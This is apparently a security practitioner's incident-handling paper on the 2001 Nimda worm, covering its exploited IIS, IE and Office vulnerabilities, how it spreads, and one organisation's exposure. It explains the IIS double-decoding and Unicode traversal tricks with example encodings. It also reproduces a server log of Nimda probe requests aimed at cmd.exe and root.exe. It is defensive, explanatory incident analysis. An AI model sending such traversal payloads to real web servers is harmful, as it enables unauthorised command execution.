Lucinda Pope

A Challenging Response to Nimda

Advanced Incident Handling and Hacker Exploits
Version 2.0

AUTHOR'S NOTE

This paper describes an actual incident within a global organization. To protect the organization, the organization will be referred to as A Global Organization, or AGO, throughout the paper and in the reference section. The names of the individuals who participated in the incident have been translated to generic titles. To ensure the organization cannot be identified, all malicious code examples and log example are either taken from public sources, with the source referenced, or the Internet Protocol address shown in the examples have been overwritten.

TABLE OF CONTENTS

On September 17, 2001, the Federal Bureau of Investigation (FBI) National Infrastructure Protection Center (NIPC) released Advisory 01-021 announcing potential Distributed Denial of Service Attacks (DDoS). Since there was known hacking activity in response to the September 11, 2001 terrorist attacks, the NIPC warned that the potential DDoS activity could be related. However, on September 18, 2001, the NIPC released Advisory 01-022 that announced a new Worm, called W32.Nimda.A@mm, which is also known as Nimda. Nimda caused a denial of service and network degradation for many networks by scanning networks for vulnerable systems and spreading through electronic mail (e-mail). The September 17th warning could have been early signs of Nimda.

Nimda caught many organizations by surprise. For many of these organizations, the only way to control the spread of Nimda was to shut off the organization's access to the Internet via Port 80. With Nimda, a new challenge was on hand: Nimda uses blended virus and wormlike features where Nimda takes advantage of multiple known vulnerabilities, spreading by the Internet, e-mail, and network shares. All of these propagation techniques are seen in previous viruses, however, Nimda is the first worm to append malicious JavaScript code to Web pages, where the code downloadsd an infected file to the client's system when the client used a vulnerable browser to view the Web page. Thus, Nimda, unlike Code Red, is able to infect internal systems secured behind an organization's firewalls.[1] Thus, if an organization used the appropriate security measures by scanning all incoming and outgoing e-mail, patching Web servers, and password protecting or dis-allowing network shares, the organization still could not have guaranteed it was protected from Nimda on its release in September. A user who would be protected through the previously stated countermeasures could become infected through browsing the Internet.

A Global Organization, or AGO, was greatly impacted by Nimda where AGO had to shut off access to Port 80 in order to stop the spread of Nimda, and be able to recover. This paper provides an overview of Nimda and its attack mechanisms and discusses AGO's response to Nimda.

1.0 The Exploit

Nimda combines virus and worm features and has four parts to its lifecycle: file infection, mass mailer, Web worm, and local area network propagation. Nimda exploits vulnerabilities in software that run on various versions of Microsoft Internet Explorer (IE), Internet Information Server (IIS) and Office 2000 across various platforms of the Microsoft operating systems: Windows 95, Windows 98, Window ME, Windows NT 4.0, and Windows 2000. Nimda also exploited non-Microsoft products that used the vulnerable Microsoft applications. These vulnerabilities are presented in the Common Vulnerabilities and Exposures (CVE) numbers 2001-0333, CVE-2000-0884, 2000-0854 and candidate 2001-0154. See Section 2.3 for further details on these vulnerabilities.

[1] F-Secure. Nimda. http://www.f-secure.com/v-descs/nimda.shtml

Nimda uses the Hyper Text Transfer Protocol (HTTP), Trivial File Transfer Protocol (TFTP), Network Basic Input Output System (NetBIOS), and Simple Mail Transfer Protocol (SMTP). Many variants exist, and are not consistently named by the anti-virus vendors[2]:

Nimda.b@mm:

- Spreads using PUTA!!.SCR and PUTA!!.EML file names. *(F-secure)*
- Spreads using PUTA!!.SCR and PUTA!!.EML file names instead of README.EML and is packed with a PE packer. *(McAfee and Symantec)*

Nimda.c@mm:

- Spreads as Nimda.A, but is an UPX-compressed variant. *(F-secure)*
- Identical to Nimda.A. *(Symantec)*

Nimda.d@mm:

- Spreads as Nimda.A, but is a PECompact-compressed variant. *(F-secure)*
- Spreads using the filenames SAMPLE.EXE for README.EXE, CSRSS.EXE for MMC.EXE, and HTTPODBC.DLL for ADMIN.DLL. *(McAfee)*

Nimda.e@mm:

- Spreads as Nimda.A, except uses the file name SAMPLE.EXE. Nimda.e worm also uses COOL.DLL to upload to Web servers, HTTPODBC.DLL to start from on servers, and CSRSS.EXE to copy itself. Nimda.e also infects files several times as a result of bugs in the programming of the variant. *(F-secure)*
- Functionality is same as Nimda.d@mm with minor differences. *(McAfee)*
- Spread using the filenames SAMPLE.EXE for README.EXE, CSRSS.EXE for MMC.EXE, and HTTPODBC.DLL for ADMIN.DLL. *(Symantec)*

Nimda.f@mm:

- Functionality is same as Nimda.d@mm with minor differences. *(McAfee)*

Nimda.g@mm:

- Functionality is same as Nimda.d@mm with minor differences. *(McAfee)*

The following sources were referenced to retrieve information on Nimda. References specific to the exploited vulnerabilities are presented in Section 2.3.

1. Mackie, Andrew et al. "Nimda Worm Analysis, Version 2," *SecurityFocus Incident Analysis Report*, 21 Sept 2001. Accessed from <http://aris.securityfocus.com/alerts/nimda/010919-Analysis-Nimda.pdf> in December 2001.

[2] See References for sources. Not all anti-virus vendors 'identified' each variant, for example, McAfee did not describe Nimda.C on its Web site.

2. Aronne, Eugene J. “The Nimda Worm: An Overview,” *SANS Institute* 8 Oct. 2001. Accessed from <http://rr.sans.org/malicious/nimda3.php> in December 2001.
3. “Nimda Worm/Virus Report -- Final,” Incidents. Org, 3 Oct 2001. Accessed from <http://www.incidents.org/react/nimda.pdf> in December 2001.

Exploit code for each vulnerability is located on the appropriate SecurityFocus Web page in Section 2.3. The original source code for Nimda was not available upon initial attack, and analyst had to rely on the binary code, which was decompiled, to analyze Nimda.

2.0 The Attack

2.1 AGO’S NETWORK

AGO’s internal network runs the Novell network operating system composed of approximately 180 Novell servers worldwide. AGO uses the Transmission Control Protocol/Internet Protocol (TCP/IP) with Dynamic Host Control Protocol (DHCP) to dynamically assign Internet Protocol (IP) addresses. AGO segments its user base into multiple subnets using DHCP, but assigns static IP addresses to its servers and network devices. AGO has approximately 6 mail servers, which run Norton Antivirus for virus scanning. AGO filters inbound and outbound mail on words that would indicate the message might be infected, such as ILOVEYOU. AGO has dual redundant Checkpoint firewalls, perimeter screening routers, virtual private network gateways that are hosted by an Internet Service Provider, anti-virus software running on client workstations, servers and e-mail servers, limited intrusion detection and response capabilities and network monitoring tools.

AGO‘s firewall policy requires administrators to institute the policies of least privilege to allow only needed ports, protocols and services to enter AGO’s internal network, defense in depth using a combination of firewall, routers and system restrictions, choke points to filter and safeguard the network, and deny any service unless permitted in the policy. AGO has multiple Internet connections that must adhere to the Internet Firewall policies installed in multiple locations to provide efficiency in access to the Internet in addition to redundancy.

AGO uses the Microsoft operating system as the standard desktop operating system, with the standard desktop applications of Microsoft Office (various versions), Norton Anti-virus, Netscape Communicator as the mail client. AGO also uses NetCensus to perform automated desktop inventories. The standard AGO desktop client is Microsoft Windows 2000 with Office 2000, Netscape, and Norton Anti-virus, but due to the availability and resources of older desktops, older Windows operating platforms are used, such as Windows 95, Windows 98, and Windows NT 4.0 with older versions of Office and Norton. Linux, UNIX and Solaris exists on AGO’s network, but has limited use.

AGO has a central help desk, however, desktops are not provided to the teams from a central corporate location. While all desktops are distributed from a central location with a standard desktop image using the Norton GHOST software, each team is responsible for ordering and distributing these desktops to employees. Since AGO is a consulting organization, one area being information technology, several of these teams within AGO have setup test networks and test machines within the internal AGO network. These test machines include Web servers that use IIS. Many users maintaining these test machines, or rogue Web servers, are not security-conscious and do not patch their Web server on a regular basis. Thus, to provide a diagram of the network is difficult, since it is global. However, a subset of the network affected by Nimda is provided below in Figure 1, where AGO's complicated global infrastructure is not displayed in detail.

Figure 1 displays the Internet and the dual Internet connection from multiple sites within AGO's network. A perimeter screening router is located outside of each firewall. Each local area network is connected through AGO's wide area network. Each local area network has their own local Novell server, and an e-mail server. In AGO's infrastructure, an e-mail server is not located in every office, rather, offices connect over the wide area network to a different office that houses the appropriate e-mail server. Each local area network presented in Figure 1 consists of various client platforms.




Figure 1 — The AGO Network (scaled down)

2.2 PROTOCOL AND APPLICATION DESCRIPTION

Nimda uses various protocols to spread to vulnerable systems:

HTTP: The Hypertext Transfer Protocol (HTTP) is an application protocol and is a native protocol of the World Wide Web. Web client browsers and Web servers use HTTP to transfer hypertext (Hyper Text Markup Language [HTML]) documents and other media over the Internet. (Port TCP 80)

SMTP: The Simple Mail Transfer Protocol (SMTP) is a TCP/IP protocol used to send and receive e-mails. SMTP specifies the format of control messages used to transfer mail, however, cannot be used to store mail. Another protocol must be used with SMTP in order for the receiver to save and download mail messages. (Port TCP 25)

TFTP: Trivial File Transfer Protocol (TFTP) is a form of the File Transfer Protocol (FTP). TFTP uses User Datagram Protocol (UDP), a connectionless protocol, for transport. UDP has no security features. (Port UDP 69)

NetBIOS: Network Basic Input/Output System (NetBIOS) allows applications on different computer to communicate over a network. IBM created NetBIOS and NetBIOS was adopted by Microsoft and integrated into the Windows platforms as a primary protocol for communication. (Ports TCP 137-139 and 445)

Nimda exploits vulnerabilities in the following applications:

Microsoft IE: A software application used to locate and display Web pages.

Microsoft IIS: A software application that turns a computer into a Web server that is used to deliver Web site content and Web-enabled applications.

Microsoft Office 2000: A software application that provides a suite of applications to assist users in creating documents, spreadsheets, presentations, and databases either for work or personal use.

2.3 METHODS OF EXPLOITS AND ATTACKS

2.3.1 The Vulnerabilities Exploited

Nimda used four popular vulnerabilities in Microsoft products to propagate in addition to backdoors left by the Code Red II[3]. Code Red II spread in July 2001 and exploited the Unchecked Buffer in Index Server ISAPI Extensions, CAN 2001-0500, but Nimda did not exploit this vulnerability through its own mechanisms.

Vulnerability 1

Name: Microsoft IIS/PWS Escaped Characters Decoding Command Execution Vulnerability
CVE Number: CVE-2001-0333
References: http://www.securityfocus.com/bid/2708
http://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/security/bulletin/MS01-026.asp
Applications:

- Microsoft IIS 3.0
- Microsoft IIS 4.0
- Microsoft IIS 5.0
- Microsoft Personal Web Server on Windows 95
- Microsoft Personal Web Server 3.0

[3] For each vulnerability, the affected application is not tied to the application being hosted on a specific operating system. Thus, only the affected version and patch levels of the applications are noted, and not the operating systems that supports the application. The application might also be offered within the platform of a non-Microsoft product (e.g., Cisco products were affected with the IIS vulnerabilities).

Description:

Through this vulnerability, unauthenticated users visiting a Web site, either hosted by Microsoft IIS or Microsoft Personal Web server, can execute arbitrary code with the Web user privileges (by default, this is the IUSR_*machinename* user account). When receiving a Common Gateway Interface (CGI) request, the Web server performs two actions before completing the request:

1) IIS decodes the filename to determine the file type and the file's legitimacy. IIS then carries out a security check.
2) Once the security check is completed IIS decodes the CGI parameters.

The flaw involves an undocumented third action where a previously decoded CGI filename is mistakenly decoded twice. CGI is a standard way for a Web server to pass a Web user's request to an application or program, and receive data back to forward to the user. This second decoding is not required. If a malformed filename is submitted and circumvents the initial security check, the second decoding will decode the malformed request, possibly allowing the execution of arbitrary commands. This vulnerability is also known as the Superfluous Decoding Vulnerability.

Uniform Resource Identifiers (URI) may be encoded according to Request for Comment (RFC) 2396, which provides encoding for arbitrary octets using the percent sign and hexadecimal characters. With the superfluous decoding vulnerability, an attacker can encode the hex character, which is the same as double-encoding the desired character. For example, an attacker wants to pass the "\" character to the Web site. The "\" encoded once, the "\" character is "%5c". The Web site receives the URI, decodes the request, performs the security check, and rejects the request. In order to exploit the vulnerability, the attacker must encode the hexadecimal code for the "\" character. The hex encodings for the relevant characters are "%" encodes to "%25", "5" encodes to "%35" and "c" encodes to "%63". Thus, the attacker would double-encode the "\" character by using the string "%25%35%63." The Web site would decode this string as "%5c" in the first action. This would pass the security check and the second action would occur. Then, with the undocumented third action, or the second decoding, the Web site would read the "%5c" as the "\" character, and since a second security check is not run, the request is not rejected. The attacker can also double encode only one or two of the characters in the string "%5c" rather than the full string, and it will still pass the security check.

Vulnerability 2

Name:	Microsoft IE MIME Header Attachment Execution Vulnerability
CVE Number:	CAN-2001-0154
References:	http://www.cert.org/advisories/CA-2001-06.html http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-020.asp http://www.securityfocus.com/bid/2524

Vulnerable Application:

- Microsoft IE 5.01

- Microsoft IE 5.01 with Service Pack 1
- Microsoft IE 5.5
- Microsoft IE 5.5 with Service Pack 1

Description:

Through this vulnerability, an attacker can execute arbitrary code due to a flaw in the way IE handles uncommon Multipurpose Internet Mail Extensions (MIME) headers. MIME is a specification for formatting non-ASCII characters so the characters can be sent over the Internet. This arbitrary code could contain malicious code, such as viruses, worms or Trojan horses. When a MIME type is encountered in an HTML document, IE uses a table to determine how to handle the MIME type. This HTML document could be, but not limited to, an electronic message, Web page or local file. In using the table, IE will open the MIME part without permission from the end user. A flaw exists in the type of processing specified for certain unusual MIME types. If an attacker created an HTML e-mail containing an executable attachment, then modified the MIME header information to specify that the attachment was one of the unusual MIME types that IE handles incorrectly, IE would launch the attachment automatically when it rendered the e-mail.

This vulnerability could be exploited in two ways:

1) An e-mail could be hosted on a Web site where the victim would be persuaded to visit it. A script on the Web site could open the e-mail and initiate the arbitrary code.
2) An HTML e-mail could be sent directly to the victim.

Vulnerability 3

Name: Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability
CVE Number: CVE-2000-0884
References: http://www.kb.cert.org/vuls/id/111677
http://www.securityfocus.com/bid/1806
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-078.asp
Application:

- Microsoft IIS 4.0
- Microsoft IIS 5.0
- Microsoft Personal Web Server 4.0

Description:

This vulnerability provides unauthenticated users the ability to execute arbitrary code with the privileges assigned to the IIS_*machinename* account on an IIS Web server. A Web administrator can permit the execution of file executables on the Web server by marking the parent directory as ‘executable’. Attempting to execute a file not in an ‘executable’ directory will fail. By default, IIS installs a set of default executables. To exploit this vulnerability, an attacker can create a relative reference to an executable directory by using Unicode characters. Thus, the IIS Web servers are vulnerable to the “double dot” vulnerability, which is represented by “../”. The double dots would replace the “\” or “/” characters in the URL path. The double dot allows the attacker to move up a directory, or traverse the tree. The "/" and "\" characters are encoded in the overly long Unicode which are "%c1%9c" and "%c0%af". This allows the attacker to exploit that Microsoft IIS/PWS Escaped Characters Decoding Command Execution Vulnerability explained in Vulnerability 1.

Vulnerability 4
Name: Microsoft Office 2000 DLL Execution Vulnerability
CVE Number: CVE-2000-0854
References: http://www.securityfocus.com/bid/1699
Application:

- Microsoft Office 2000

Description:

This vulnerability allows attackers to place malicious Dynamic Link Library (DLL) file within the same directory of other various office documents where it is possible the user could access the malicious DLL file. A DLL is a library of executable functions or data that can be used by a Windows application. When office documents within the same directory as these DLL files are accessed through the RUN Command, or through Windows Explorer, the DLL files within that directory will execute the code in DllMain (), which is a result of the search order Windows uses for DLLs. Files commonly used are "riched20.dll" and "msi.dll" that already exist in the Windows root directory. An attacker could craft a malicious DLL, and rename it to one of these commonly accessed files.

2.3.2 The Nimda Propagation Techniques

The algorithm that Nimda uses to spread concentrates on local networks and home users, meaning the primary effect of the worm occurred at the "edges" of the Internet. Thus, organizations with a local area network and Internet Service Providers serving home users with vulnerable systems were affected. The backbone of the Internet was not significantly affected, but did experience some performance degradation.

Nimda is the first significant worm or virus that attacks both systems that act as servers and desktops. To propagate, Nimda exploits vulnerabilities presented in Section 2.3.1 as well as exploits basic functionality of the Microsoft Windows operating system and various applications the operating system supports. Figure 2 provides an overview of the complexity of the Nimda worm. In Figure 2, the Nimda infection cycle is as follows:

- Begins with an infected desktop that infects a second desktop by sending the user at the desktop an infected e-mail.
- Once infected, the second desktop scans for vulnerable systems, and infects an IIS Web server. Additionally, an infected Web page is accessed from the infected Web server. The Web server also sends in infected e-mail to recipients.

- The infected Web server scans for other vulnerable systems, and infects another Web server.
- A third desktop computer is infected through accessing an infected file on the second desktop.




Complexity of Nimda Infection Vectors
Desktop Computer
Compromise IIS vulnerabilities or exploit Code Red vulnerabilities
Desktop Computer
Web Server
Malicious code on web pages
Accessing infected file on another computer's disk
Compromise IIS vulnerabilities or exploit Code Red vulnerabilities
Desktop Computer or File Server
Web Server

Figure 2 — Complexity of Nimda Infection Vectors[4]

Nimda spreads in four distinct methods as seen in Figure 2. Each distinct method is presented in Section 2.3.2.1 through 2.3.2.4. Each section contains a diagram, representing the activity of Nimda's propagation based on the AGO's network diagram presented in Figure 1. In each diagram, the Nimda infection transmission is represented by the dotted arrow, while the request from a non-infected workstation is represented by a solid arrow.

[4] Pethia, Richard D. "Information Technology—Essential But Vulnerable: How Prepared Are We for Attacks?," Testimony before the House Committee on Government Reform, Subcommittee on Government Efficiency, Financial Management and Intergovernmental Relations , 26 Sept 2001. Accessed from http://www.cert.org/congressional_testimony/Pethia_testimony_Sep26.html in January 2002.

2.3.2.1 E-Mail



Nimda identifies e-mail addresses through the Message Application Programming Interface (MAPI), which is a standardized set of C functions that allows Windows application developers to access the Windows messaging subsystem and provide users with the ability to send e-mail and attach documents. Thus, MAPI standardizes how messages are handled by e-mail applications. Through MAPI, Nimda extracts e-mail addresses from the machine's e-mail client and HTM and HTML files located in the Temporary Internet Files folder. Nimda has its own SMTP engine. (See Section 2.2 for SMTP definition.) Once Nimda compiles an e-mail recipient address list, Nimda uses its SMTP engine to e-mail a malicious file, README.EXE, that contains the Nimda virus to the recipient list.


Nimda sends an e-mail that is a MIME multipart-alternative message composed of two sections:

- The first section, or the body, is HTML formatted and is defined as a MIME type "text/html".
- The second section, or the attachment, contains README.EXE, the malicious file, and is defined as "audio/x-wav". The attachment is in the form of a MIME-encoded executable.

Nimda exploits the Microsoft IE MIME Header Attachment Execution Vulnerability in IE, described as Vulnerability 2 in Section 2.3.1. The normal Content Type for executables should be "application/x-msdownload" instead of "audio/x-wav". If the executable were identified correctly to IE, or Outlook and Outlook Express, which is IE's e-mail client, IE should only open the file at the user's discretion. However, IE interprets README.EXE to be a sound file, and will execute README.EXE without first prompting the user, thus allowing Nimda to infect the machine. Nimda can infect machines that use other e-mail clients only if the user voluntarily executes the attachment. Since Nimda strips the subject line from other messages on the infected host, a user cannot identify an infected e-mail message through the subject header, as a user can with other e-mail viruses, however, Nimda subject lines might be long and repetitive. Nimda has also used the subject line 'Thank You' and has also left the subject line blank.

2.3.2.2 Web server

Nimda scans the Internet for Web servers and attempts to exploit the IIS/PWS Extended Unicode Directory Traversal Vulnerability, and the IIS/PWS Escaped Character Decoding Command Execution Vulnerability. (See Vulnerability 1 and Vulnerability 3 presented in Section 2.3.1 for vulnerability.) Nimda also attempts to utilize backdoors left behind from the Code Red II and Sadmind worms. Once a vulnerable Web server is identified, Nimda uses TFTP to transfer its code in a file called "ADMIN.DLL" to the vulnerable Web server.



Nimda used a 16-probe sequence to infect Web servers. The code in Figure 3 is the log from a Windows NT Web server hosted on AGO's external network that is accessible from the Internet. This Web server is scanned daily by systems infected by Nimda on the Internet.[5] The server was patched prior to Nimda's release, thus, was never infected. When Nimda began to spread, this Web server received 313 unsuccessful Nimda scans on September 18, 2001, 432 on September 19, 2001, and 189 unsuccessful attempts on September 20, 2001. This log is dated January 3, 2002, which shows infected servers on the Internet are still scanning for vulnerable systems.

[5] The IP address of the Web server from which the log was pulled was replaced with 10.10.10.10 so that AGO's.

```
#Software: Microsoft Internet Information Server 4.0
#Version: 1.0
#Date: 2002-01-03 08:06:54
#Fields: date time c-ip cs-username s-ip cs-method cs-uri-stem cs-uri-query sc-status time-taken cs(Referer)
2002-01-03 08:06:54 208.240.247.53 – 10.10.10.10 GET /scripts/root.exe /c+dir 403 0 -
2002-01-03 08:06:54 208.240.247.53 - 10.10.10.10 GET /MSADC/root.exe /c+dir 403 0 -
2002-01-03 08:06:54 208.240.247.53 - 10.10.10.10 GET /c/winnt/system32/cmd.exe /c+dir 403 0 -
2002-01-03 08:06:54 208.240.247.53 - 10.10.10.10 GET /d/winnt/system32/cmd.exe /c+dir 403 0 -
2002-01-03 08:06:54 208.240.247.53 - 10.10.10.10 GET /scripts/..%5c../winnt/system32/cmd.exe /c+dir 403 0 -
2002-01-03 08:06:54 208.240.247.53 - 10.10.10.10 GET /_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+dir 403 0 -
2002-01-03 08:06:55 208.240.247.53 - 10.10.10.10 GET /_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+dir 403 0 -
2002-01-03  08:06:55  208.240.247.53  -  10.10.10.10  GET  /msadc/..%5c../..%5c../..%5c/..Á_../..Á_../..Á_../winnt/system32/cmd.exe
/c+dir 403 0 -
2002-01-03 08:06:55 208.240.247.53 - 10.10.10.10 GET /scripts/..Á_../winnt/system32/cmd.exe /c+dir 403 0 -
2002-01-03 08:06:55 208.240.247.53 - 10.10.10.10 GET /scripts/winnt/system32/cmd.exe /c+dir 403 0 -
2002-01-03 08:06:55 208.240.247.53 - 10.10.10.10 GET /winnt/system32/cmd.exe /c+dir 403 0 -
2002-01-03 08:06:55 208.240.247.53 - 10.10.10.10 GET /winnt/system32/cmd.exe /c+dir 403 0 -
